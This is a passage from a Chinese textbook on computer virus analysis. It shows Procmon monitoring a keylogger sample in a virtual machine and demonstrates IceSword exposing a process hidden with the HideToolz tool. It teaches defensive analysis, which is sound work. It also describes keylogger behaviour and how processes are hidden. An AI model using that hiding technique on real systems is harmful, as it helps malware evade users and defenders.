


图 3-61 颜色设置

其中 FG 表示设置字体颜色，BG 表示设置背景颜色。选中欲设定的颜色，然后单击“Select”按钮后单击“OK”按钮即可。设置好颜色后就可以设置要高亮颜色显示的进程了。单击工具栏的“Highlight”按钮，如图 3-62 所示。




图 3-62 设置高亮颜色显示的进程

单击这个按钮即可设置要高亮显示的进程，如图 3-63 所示。




图 3-63 设置高亮显示进程的规则对话框

可以看出,它和过滤规则对话框是一样的,设置方法也相同。如我们添加规则:Process Name is QQ.exe then Include,表示进程名为 QQ.exe 的操作结果信息将以指定颜色高亮显示,此时的监控结果如图 3-64 所示。




图 3-64 QQ.exe 进程的操作信息用绿色高亮显示

Procmon 工具的设置功能非常强大,我们简要介绍了比较常用、比较关键的设置功能。读者在使用过程中可以自己体会学习其他更多、更方便的设置功能。

(2) Procmon 监控病毒行为

掌握了 Procmon 的设置功能以后就可以使用它进行病毒行为监控了。我们仍然以先前分析的 KeyLog 病毒为例进行讲解。

启动虚拟机,并且恢复快照,然后将 Procmon 工具以及 KeyLog 病毒文件放到虚拟机中。根据前面所述的设置方式对 Procmon 工具进行设置。在过滤规则中我们添加如下规则:

- Process Name is KeyLog.exe then Include: 监控 KeyLog.exe 进程;
  - Process Name is Explorer.exe then Include: 监控 Explorer.exe 进程;
  - Operation is WriteFile then Include: 监控写入文件操作;
  - Operation is RegSetValue then Include: 监控写入注册表操作;
  - Operation is RegDeleteValue then Include: 监控删除注册表值操作;
  - Operation is RegDeleteKey then Include: 监控删除注册表项操作;
  - Operation is Process Create then Include: 监控创建进程操作;
  - Operation is Process Start then Include: 监控进程启动操作;
  - Operation is Process Exit then Include: 监控进程退出操作。
- 在高亮过滤规则中添加如下规则:
- Process Name is KeyLog.exe then Include: 高亮 KeyLog.exe 进程;
  - Operation is Process Create then Include: 高亮显示创建进程操作。

以上规则的监控目的为：监控 KeyLog.exe 和 Explorer.exe 两个进程的文件写入，注册表写入，注册表删除，进程创建，进程启动与进程退出的操作，同时高亮显示 KeyLog.exe 进程创建其他进程的操作。

在监控对象按钮中，我们选择文件、注册表和进程监控三个按钮。完成所有设置以后，将 KeyLog 文件加上.exe 扩展名，然后双击运行，得到的监控结果如图 3-65 所示。




图 3-65 Procmon 的监控结果

当我们双击病毒文件后，在 Procmon 的输出窗口中可以看到 KeyLog.exe 进程的启动操作，也可以看到他的文件和注册表操作。当我们按键盘的时候还可以看到 Procmon 监控的 KeyLog 的写入文件 Log.txt 的记录。当我们不停地按键盘，达到 250 次以后又看到了一条高亮的记录，病毒创建了新进程，如图 3-66 所示。




图 3-66 Procmon 监控到 KeyLog 新创建了进程

但是并没有看到 KeyLog 进程的退出操作，这说明它运行以后是常驻内存的。这样，使用 Procmon 一个工具监控了病毒的所有行为。

### 说明

Procmon 工具的优缺点：

Procmon 工具是实时监控工具，集文件、注册表、进程监控于一身，使用一个软件监控多种行为，因此比较方便。但是因为功能的强大同时也增加了它操作的复杂性，并且监控结果都集中在同一个窗口中，有些杂乱。

至此，笔者介绍了多个优秀的监控工具，实际上当前存在的监控工具不仅仅这些。读者可以根据个人喜好以及实际情况选择合适的工具，我们的目的是分析病毒的行为，至于使用什么工具并不重要，如果读者有一定的编程能力也可以开发满足自己要求的监控工具。任何工具都是各具优缺点，不同情况，不同需要可能会需要不同的工具，所以对于工具的选择应该灵活，切不可死板守旧，这也是我们介绍了多个监控工具的原因。知道病毒究竟都做了什么才是我们最终的目的。

### 3.2.7 计算机病毒监控辅助分析工具介绍

在分析病毒过程中，以及恢复被破坏的系统过程中，除了要是用行为监控工具进行行为监控，有些时候还需要使用一些辅助工具协助分析，这些工具通常可以扫描和监控计算机病毒经常使用的各种手法，例如隐藏进程、保护进程、保护文件、禁止复制、DLL 注入、SPI、BHO、ApI Hook、消息钩子等。这些知识将在介绍工具的同时一并讲解。计算机病毒为了达到某种目的，通常要使用各种手法，在分析病毒过程中，监控计算机病毒所使用的病毒手法对计算机病毒的判断、系统的恢复也非常重要。

#### 1. 病毒分析之利刃——IceSword

随着计算机技术的发展，计算机病毒所使用的技术也越来越高级。从开始的 Ring3 环（用户层）病毒到 Ring0 环（内核层）的内核病毒，计算机病毒逐步发展到内核级别。内核病毒的保护更强，隐蔽性更强，查杀难度更大。

### 疑问

为什么内核病毒保护性、隐蔽性、可查杀难度都加强了？

要理解上述问题的答案，首先应该掌握 Windows 系统的架构。后面章节我们将详细介绍 Windows 系统架构，这里简单讲述一下，Windows 系统是分层管理的，最上层是用户层，一切用户所编写的应用程序都位于这一层。而用户层的应用程序所有功能最终都是通过底层——内核层来实现的。许多对付病毒的工具都是基于 Ring3 环的，如任务管理器，它是利用 Ring3 环的 API 函数获取系统中所有进程列表的。如果病毒跳过用户层，直接用内核层来实现各种功能，那么基于 Ring3 环的一切侦测监控程序都将失效。

本节在介绍 IceSword 工具的同时，还将介绍一下计算机病毒比较常用的手法，读者需要仔细理解掌握这些方法。



IceSword, 也称为冰刀或者冰刃, 有些人简称 IS, 是 USTC 的 PJF 出品的一款系统诊断、清除利器。称其为利器并不为过, IceSword 是基于内核的查杀工具, 而 IceSword 的进程查找核心方案是目前独一无二的, 并且充分考虑内核后门可能的隐藏手段, 目前可以查出所有隐藏进程。现在的内核级后门病毒, 对于普通的进程、端口查看等工具, 一般都是轻而易举地隐藏进程、端口、注册表、文件信息, 然而在 IceSword 面前它们便无处遁形, 所以使用它来对付内核级病毒无疑是一把利刃。IceSword 运行后的主程序界面如图 3-67 所示。




图 3-67 IceSword 主程序界面

IS 使用许多新颖的内核级方法和手段。

#### (1) 进程

##### • 查看进程

某些计算机病毒为了保护自身不被发现通常运行后会将自身进程隐藏起来, 所谓的隐藏是指用普通的查看进程的工具无法查看到, 通常是指在 Windows 任务管理器中隐藏。病毒有可能通过截获系统显示进程列表的 API 函数而达到隐藏的目的, 也有可能释放一个驱动程序, 利用驱动程序去隐藏。相比之下, 利用驱动程序实现的进程隐藏更为隐蔽。但是有了 IceSword 无论计算机病毒使用什么方法, 隐藏的进程也无处遁形。

IceSword 可以查看进程各种信息, 包括运行进程的文件地址、各种隐藏的进程以及各个进程的优先级。用它也可以轻易杀掉用任务管理器、Procexp 等工具杀不掉的进程, 还可以查看进程的线程、模块信息, 结束线程等。

在讲解 IceSword 工具之前我们需要用到这样一个工具——HideToolz, 这是一个专门隐藏进程的小工具, 运行后如图 3-68 所示。




图 3-68 HideToolz 隐藏进程工具

HideToolz 运行后将列出系统中当前的所有进程，如果要隐藏某个进程，可以在进程列表中选中该进程，然后单击鼠标右键，选择“Hide”子菜单即可将此进程隐藏（这里的隐藏也就是指使用任务管理器和 Procexp 工具无法看到此进程）。接下来笔者将演示此功能。首先启动记事本程序，然后启动任务管理器，如图 3-69 所示，我们可以在任务管理器中看到 NOTEPAD.exe 这个进程。




图 3-69 任务管理器监控到记事本进程启动

接下来我们在 HideToolz 工具中的进程列表中找到 NOTEPAD.exe 一项，然后单击鼠标右键选择“Hide”子菜单，如图 3-70 所示。




图 3-70 隐藏 notepad.exe 进程

之后我们可以看到 NOTEPAD.exe 前面多了两个“\*\*”号，由此说明此进程已经成功隐藏，如图 3-71 所示。




图 3-71 使用 HideToolz 隐藏 NOTEPAD.exe 进程

此时我们再使用任务管理器，或者使用 ProcessExplorer 工具查看 NOTEPAD.exe 进程，已经无法看到。接下来我们就使用 IceSword 来查看一下系统中的所有进程。请打开 IceSword 程序，然后单击其中的“进程”按钮，如图 3-72 所示。

在 IceSword 的进程列表中我们可以看到 notepad.exe 进程，而且使用红色标出（IceSword 可以检测出进程是否处于隐藏状态，如果是则用红色标出。由此我们可以看出 HideToolz.exe 进程也是隐藏的）。




图 3-72 IceSword 查看隐藏进程

### • 结束进程

使用 IceSword 可以同时结束多个进程，方法是在进程列表中按下键盘的“Ctrl”键，然后依次选择要结束的进程，单击鼠标右键选择“结束进程”菜单即可强制结束所选的进程。有些计算机病毒运行以后有可能在系统中创建两个或多个进程，这些进程相互监控，如果发现对方不存在则立即创建。对于这样的病毒我们每次只结束一个进程是没有效果的，此时就需要使用 IceSword，将所有的病毒进程同时结束掉，如图 3-73 所示。




图 3-73 用 IceSword 同时结束多个进程

• 查看模块信息

IceSword 可以列举出任意进程所加载的所有模块。只需在进程列表中选择要查看的进程，然后单击鼠标右键选择“模块信息”子菜单，随即弹出“进程模块信息”对话框，如图 3-74 所示。



图 3-74 模块信息

如果我们发现此进程中有病毒注入的动态库模块，我们可以选择此模块，然后单击“卸除”按钮即可卸载此病毒模块。

注意

“卸除”对于系统 DLL 是无效的，仅对用户 DLL 有效。你可以使用“强制解除”按钮卸除系统 DLL，但是这样做很有可能使该进程挂掉。

(2) 查看端口

类似于 cport、ActivePort 这类工具，IceSword 可以显示当前本地打开的所有端口以及相应的应用程序进程 ID 和程序路径，包括使用了各种手段隐藏了端口，在 IceSword 下面，都一览无余。图 3-75 列出了系统中的端口使用情况。

(3) 内核模块

加载到系统内核空间的 PE 模块，一般都是驱动程序 (\*.sys)，也有\*.exe 程序。使用 IceSword 的内核模块功能可以看到各种已经加载的驱动，如图 3-76 所示。

(4) 启动组

这个功能将显示系统中常见自启动项，其中包括注册表的 Run 项和开始菜单中的启动目录项，如图 3-77 所示。




图 3-75 IceSword 查看端口使用情况




图 3-76 IceSword 查看内核模块

### (5) 服务

用于查看系统中的被隐藏的或未隐藏的服务，隐藏的服务将以红色显示。并且支持



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

对服务的启动、停止、禁用、暂停等操作，如图 3-78 所示。




图 3-77 IceSword 显示系统常用自启动项

